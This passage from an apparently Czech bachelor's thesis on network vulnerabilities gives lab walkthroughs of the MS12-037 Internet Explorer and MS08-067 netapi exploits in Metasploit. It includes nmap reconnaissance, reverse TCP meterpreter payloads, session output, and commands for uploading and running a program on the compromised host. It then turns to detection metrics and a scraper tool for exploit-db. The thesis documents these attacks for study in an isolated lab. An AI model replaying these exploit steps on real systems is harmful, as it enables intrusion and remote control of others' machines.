Příprava cílového Operačního systému:
- Vytvoření VM obrazu s instalací Windows XP Service Pack 3.
- Instalace Internet Explorer verze 8
- Nastavení VM síťového adaptéru jako Host-Only

Důvodem výběru této konfigurace, je častá chyba organizací a soukromých osob v rozhodnutí používání staršího OS, kterému skončila podpora, aby se snížily náklady na koupi a distribuci nové verze.

Příprava OS útočníka:
- Vytvoření VM bez OS
- Použití LIVE bootable CD distribuce BackTrack V5

Důvodem použití portable – live cd verze BackTrack je jednoduchost, rychlost a předem instalované aplikace potřebné k expolitaci.

Po spuštění konzole Metasploit na OS útočníka je potřeba načíst modul exploitu.

msf > use exploit/windows/browser/ms12_037_same_id

Tento modul byl vytvořen z kódu zranitelnosti získané ze zdroje uvedeného na začátku sekce modelového případu 1. (exploit-db)
Kompletní kód zranitelnosti je uveden v příloze č.1

Pro získání seznamu nastavení modulu, je možné využít příkaz "show options"

- Nastavení IP adresy 192.168.56.10 Backtrack pomocí příkazu:

  set SRVHOST 192.168.56.10
- Nastavení cesty ve které bude exploit běžet

  set URIPATH /
- Spuštění exploitu pomocí príkazu „exploit"

```
msf > use exploit/windows/browser/ms12_037_same_id
msf  exploit(                ) > set SRVHOST 192.168.56.10
SRVHOST => 192.168.56.10
msf  exploit(                ) > set URIPATH /
URIPATH => /
msf  exploit(                ) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 10.0.3.15:4444
[*] Using URL: http://192.168.56.10:8080/
[*] Server started.
msf  exploit(                ) >
```

V této chvíli je exploit na pozadí jako spuštěná služba s adresou http://192.168.56.10:8080/
Použití této adresy je pro modelové účely. Ve skutečné situaci by byla adresa maskována jako doména. Až uživatel tuto adresu navštíví přes prohlížeč Internet Explorer, objeví se v konzoli hlášení o příchozím připojení.

```
[*] Client requesting: /
[*] Using JRE ROP
[*] Sending html
[*] Sending stage (752128 bytes) to 192.168.56.12
[*] Meterpreter session 1 opened (192.168.56.10:4444 -> 192.168.56.12:1685)
```

Teď je možné ovládnout cílový operační systém.

Příklad:

„upload /program.exe c:\"
„execute –f C:\program.exe"

Předem připravený vlastní program je zkopírovaný do kořenového adresáře cílového operačního systému a následně spuštěn.

4.3.2 Modelový případ 2.

Exploitace zranitelnosti CVE-2008-4250 MS Windows Server Service Relative Path Stack Corruption
Link1: https://www.exploit-db.com/exploits/16362/
Link2: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250

Cílový OS: MS Windows XP SP3
OS útočníka: Backtrack 5
Oba operační systémy definovány přes VirtualBox.

CVE-2008-4250 : MS08-067 Server Service Vulnerability
Služba Windows Server se stará o podporu sdílení prostředků, jako jsou soubory a tiskové služby v síti. Tato služba je zranitelná pomocí RCE (Remote Code Execution). Tato zranitelnost je způsobena chybou knihovny netapi32.dll, při zpracování sekvence znaků v traverzi cesty adresáře. Chyba může být zneužita ke korupci paměti odesláním RPC požadavků obsahujících specificky vytvořené názvy cest do komponentu služby Server. Zasažena je funkce „NetprPathCanonicalize()“ v knihovně netapi32.dll

Zranitelné systémy jsou: Windows XP, 2000, Vista a Windows Server 2003, 2008. U systémů Vista a Server 2008 potřebuje útočník autorizovaný přístup, proto nejsou vhodným cílem.

K úspěšnému útoku je nutné, aby útočník znal přesnou IP adresu cílového operačního systému. Existuje mnoho metod, které se používají k získání IP adresy. Nejčastěji provozovanou metodou je tzv. skenování IP adres v síti pomocí IPscanneru.
Po zjištění adresy IP je možné získat detailnější informace o cílové stanici. Pro modelový případ je využit nástroj nmap , který je dostupný v distribuci BT5.
Příkaz k použití nástroje nmap pro adresu cílové stanice (192.168.56.12) která byla zjištěna přes IPscan:

root@bt5 > nmap –O 192.168.56.12

Výstupem je seznam otevřených portů cílové stanice a verze operačního systému:

```
       :~# nmap -O 192.168.56.12

Starting Nmap 5.61TEST4 ( http://nmap.org )
Nmap scan report for 192.168.56.12
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
5000/tcp open  upnp
MAC Address: 08:00:27:63:B2:6F
Device type: general purpose
Running: Microsoft Windows 2000|XP
OS CPE: cpe:/o:microsoft:windows_2000 cpe:/o:microsoft:windows_xp
OS details: Microsoft Windows 2000 SP0 - SP4 or Windows XP SP0 - SP1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.48 seconds
       :~#
```

Po spuštění konzole Metasploit na OS útočníka je potřeba načíst modul exploitu.

msf > use exploit/windows/smb/ms08_067_netapi

Tento modul byl vytvořen z kódu zranitelnosti získané ze zdroje uvedeného na začátku sekce modelového případu 2. (exploit-db)
Kompletní kód zranitelnosti je uveden v příloze č.2
Před použitím exploitu je potřebné definovat lokální a vzdálenou adresu, a povolit Reverzní TCP Payload

- Povolení Reverzní TCP payload

  set payload windows/meterpreter/reverse_tcp

- Nastavení IP adresy 192.168.56.10 Backtrack pomocí příkazu:

  set LHOST 192.168.56.10

- Nastavení cílové adresy

  set RHOST 192.168.56.12

```
msf  exploit(                ) > set LHOST 192.168.56.10
LHOST => 192.168.56.10
msf  exploit(                ) > set RHOST 192.168.56.12
RHOST => 192.168.56.12
msf  exploit(                ) >
```

- Spuštění exploitu pomocí příkazu „exploit“

```
msf  exploit(                ) > exploit

[*] Started reverse handler on 192.168.56.10:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 0 / 1 - lang:English
[*] Selected Target: Windows XP SP0/SP1 Universal
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.56.12
[*] Meterpreter session 1 opened (192.168.56.10:4444 -> 192.168.56.12:1031) at 2
012-07-14 12:26:42 -0400
```

V této chvíli je možné ovládat cílovou stanici použitím nástroje “meterpreter”. t.z. Kopírovat a spustit škodlivé programy na lokální disk cílového OS, nebo stahovat interní data uložené na Serveru v případě, že je exploit použitý na útok proti Windows Server 2003.

5 Závěr

Podstatou práce bylo proniknout do problematiky síťových zranitelností, detailně se seznámit s databází zranitelností NIST a veřejně dostupnými databázemi škodlivého softwaru; na základě poznatků implementovat nástroj, který by ukládal získaná data do lokální databáze, ke které by měl potenciální uživatel snadný a pohodlný přístup. V neposlední řadě bylo třeba provést analýzu a rozbor dvou vybraných zranitelností z pohledu síťové detekce za použití ASNM metrik a diskutovat techniky obejití útoků pomocí behaviorální analýzy (NBA).

Na začátku práce byl vymezen slovníček pojmů se stručným vysvětlením. Čtenář má tedy po přečtení představu, o čem práce pojednává a na jaké důležité pojmy je možné narazit. Bližší informace, včetně detailů, je možné najít v příslušných kapitolách. Slovníček pojmů slouží pouze pro lepší přehlednost a snažší vyhledání pojmu v případě nejasnosti.

V teoretickém úvodu byly zmíněny všechny nastudované poznatky z dané oblasti, včetně detailního popisu. Největší důraz je kladen na pojem zranitelnost jako takový. Jedná se o klíčové slovo celé práce. Pro nás nejdůležitějším hodnocením zranitelností je tzv. CVSS a jeho členění na metrické skupiny, neboť právě s těmito informacemi pracuje databáze NIST. Dále jsou diskutovány síťové útoky, možnosti jejich dopadu a jak se efektivně bránit. Pojem behaviorální analýza je pro práci taktéž důležitý, byť historie auditu je poměrně krátká – probíhá teprve několik let (v České republice od roku 2009).

V praktické části je nastíněn návrh nástroje, možnosti řešení, jejich klady a zápory. Pro orientaci ve skriptu jsou popsány důležité části – odůvodnění jejich použití.

Práce je psaná formou předání poznatků pro další rozvoj. Při jejím zadání byl napsán skript, který bez větších problémů fungoval pro stažení nejen zranitelných kódů, ale i vlastních aplikací. Nicméně stránka *exploit-db.com* prošla během řešení problému několika obměnami, přičemž dvě stěžejní změny zapříčinily nefunkčnost původní práce. K poslední změně došlo na jaře roku 2016, tedy v krátkém časovém horizontu do odevzdání této práce.

Nedošlo tedy k úplnému vyhotovení – nástroj dokáže stáhnout pouze zranitelný kód (a příslušné informace o něm), nýbrž ne aplikace jako takové. Vzhledem k nefunkčnosti původního skriptu byla žádost o přezkoumání práce a pokus o její vyhotovení pomocí jazyka Java a objektově orientované databáze. Tento pokus se nezdařil, neboť nebylo možné v takto krátkém období udělat řádné parsování (jako dělá v Pythonu Beautiful Soup) a propojit s databází do té míry, aby vše fungovalo bez problémů. Proto byl povolen návrat k jazyku Python a relační databázi.

Je nutné poznamenat, že nástroj je funkční k datu 17. května 2016, ale je možné, že stránka *exploit-db.com*, která je stále ve fázi vylepšování a aktualizací, přijde opět se zásadními změnami, které zapříčiní nefunkčnost celého skriptu.

Literatura

[1]. Russell, D & Gangemi, T.G.: Computer Security Basics,1991, ISBN 0-937175-71-4, Kapitola 10
[2]. Glossary for Computer Systems Security - FIPS PUB 39. [online], 15 Feb 1976
URL http://csrc.nist.gov/publications/fips/fips46-3/fips46-3.pdf
[3]. Information Processing Systems part 2. Security Architecture, ISO/IEC 7499-2.
[4]. Information technology – Security techniques and risk management, ISO/IEC FIDIS 27005:2008
[5]. SANS Institute – Critical Vulnerability Analysis. [archive]. 16-03-2007
[6]. Schiffman, M., Eschelbeck, G., Ahmad, D., Wright, A.: "CVSS: Common Scoring System", 2004, NIAC
[7]. US-CERT: Vulnerability Note Field Descriptions, 2006
[8]. Mellon, C., Romanosky, S.: CVSSv2 Complete Documentation – FIRST, 2007
[9]. Krsul, I.: The COAST Laboratory Department of Computer Sciences, 1997, CSD-TR-97-026
[10]. Vacca, J. I.: Computer and Information Security Handbook, 2009, ISBN 978-0-12-374354-1
[11]. Kokolakis, S.A. : Facing the information society of the 21st century. ISBN 0-412-78120-4
[12]. Vacca, J.I.: Computer and Information Security Handbook, 2009, ISBN 978-0-12-374354-1
[13]. J.Woodcock, S.Stepney, D.Cooper – The certification to ITSEC level E6, 2008, Vol.20-1-p519
[14]. Shepherd, S.: Vulnerability disclosure – SANS GIAC SEC v.1.4B, 2013
[15]. Moore, R.: "Investigating Computer Crime" ISBN 1-59345-303-5
[16]. Balaban, M.: Buffer Overflows Demystified – IFIP/SEC 2005
[17]. Seacord, R.: Secure Coding in C and C++, 2005, ISBN 0-321-33572-4
[18]. Walther, B.: Web Security Testing Cookbook, 2008, ISBN 978-0-596-51483-9
[19]. Pinto, M.: The Web Application Hacker's Handbook, 2013, ISBN 978-1-118-07961-4
[20]. Symantec Corp.: Internet Security Trends 2007 – XIII
[21]. Peikar, C.: Security Warrior, 2014, ISBN 978-0-596-55239-8
[22]. Vacca, J.I.: Computer and Information Security Handbook, 2009, ISBN 978-0-12-374354-1
[23]. Cortada, J.: The Digital Hand: How Computers Changed the Work, 2003, ISBN 0-19-516588-8
[24]. M. Meyers: Managing and Troubleshooting Networks, ISBN 9780-07-225665-9 2004
[25]. Erickson, J.: Hacking the art of exploitation, 2008, ISBN 1-59327-144-1
[26]. Cheswick, W.: Firewalls and Internet Security, 1994, ISBN 0-201-63357-4
[27]. Chang, R.: Defending Against denial-of-service attacks – IEEE Magazine 40, str. 10
[28]. Newman, R.: Computer Security: Protecting digital resources, ISBN 978-0-7637-5994-0 2010
[29]. Whitman, M.: Principles of Information Security, 2010, ISBN 978-1-4239-0177-8
[30]. Kirda, E.: Recent Advances in Intrusion Detection, 2010, ISBN 978-3-642-04341-3
[31]. Vacca, J.: Managing Information Security, 2010, ISBN 978-1-59749-533-2
[32]. Minařík, P.: Behaviorální analýza útoků v síti, 2011, ISSN 1211-8737
[33]. Malicious code – Kaspersky. [online]. 2016 [cit. 17-05-2016].
URL http://www.kaspersky.com/cz/internet-security-center/definitions/malicious-code
[34]. Homoliak, I., Barabas, M., Chmelař, P., Drozd, M. a Hanáček, P.: ASNM: Advanced Security Network Metrics for Attack Vector Description, 2013, ISBN 1-60132-259-3.

Příloha A

Obsah CD

- Zdrojové kódy
- Kompletní kódy použitých exploitů ve formátu DOC
- Zdrojový text bakalářské práce ve formátu PDF